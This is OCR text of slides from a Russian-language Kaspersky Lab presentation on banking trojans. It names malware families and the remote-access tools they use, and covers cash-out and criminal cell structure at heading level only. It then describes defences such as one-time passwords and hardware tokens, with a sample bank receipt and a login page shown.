
1. **Trojan.Win32.Antavmu(RDPDoor)** - использует ПО BeTwinService и RDP клиент Windows
2. **Backdoor.Win32.TeamBot** - использует ПО Team Viewer.
3. **Trojan-Spy.Win32.Carperb** - использует плагин Backconnect
4. **Trojan-Spy.Win32.SpyEye** - использует встроенный модуль RDP
5. **Backdoor.Win32.Shiz** - использует встроенный модуль

Вывод денежных средств




Сообщение, выводимое программой Trojan-Banker.Win32.Agent.eez

Структура преступной ячейки



Методы и средства защиты

- Шифрование сетевого траффика (SSL)
- Использование файлов с ЭЦП, цифровых ключей (сертификатов) для аутентификации пользователя



- Использование аппаратных носителей ключей (смарт-карты, e-token)
- Использование одноразовых паролей

СБЕРБАНК РОССИИ ОАО

ЧЕК
ОДНОРАЗОВЫЕ ПАРОЛИ

15/03/10 16:31:56
НОМЕР ОПЕРАЦИИ: 0177
ТЕРМИНАЛ: 835239

КАРТА: XXXXXXXXXXXXXX0521 0
НОМЕР ЧЕКА: 007463427529
СПИСОК ПАРОЛЕЙ:

1.ZNFR5NH4	11.D7NNW62R
2.S9HZD7DL	12.4451SDRZ
3.Z8GR62WN	13.ZH1WMR6I
4.5458H4HL	14.6MF7GZD6
5.FRM4SRDS	15.IHVN2M29
6.G44LRF36	16.16328G9W
7.G6V8865Z	17.FFFW9H49
8.VHFMLNV9	18.2N31SFFH
9.HH81WM9I	19.9R19LNWF
10.GF877S35	20.7582GW65

ХРАНИТЕ ЧЕК ОТДЕЛЬНО ОТ КАРТЫ!

Банк Москвы

ОАО «Банк Москвы»

Помощь | in English

Начало > Web-банкинг

Добро пожаловать

Ввод одноразового пароля

Выслать пароль по SMS »

Введите пароль, присланный по SMS:
#500219

Ввод долговременного пароля

Вход

Круглосуточная служба поддержки:
в регионах: 8-800-200-23-26
(звонки по России бесплатно)
в Москве: +7(495) 745-79-69
E-mail: support@mmbank.ru

Контакты
в г.Москве: +7(495) 925-80-00
в регионах: 8-800-200-23-26

Техподдержка
Телефон: +7(495) 745-79-69
E-mail: support@mmbank.ru

KASPERSKY lab

Спасибо за внимание!
Вопросы?

Кирилл Михайлов, менеджер по разработке систем обучения
Лаборатория Касперского
Kirill.Mikhaylov@kaspersky.com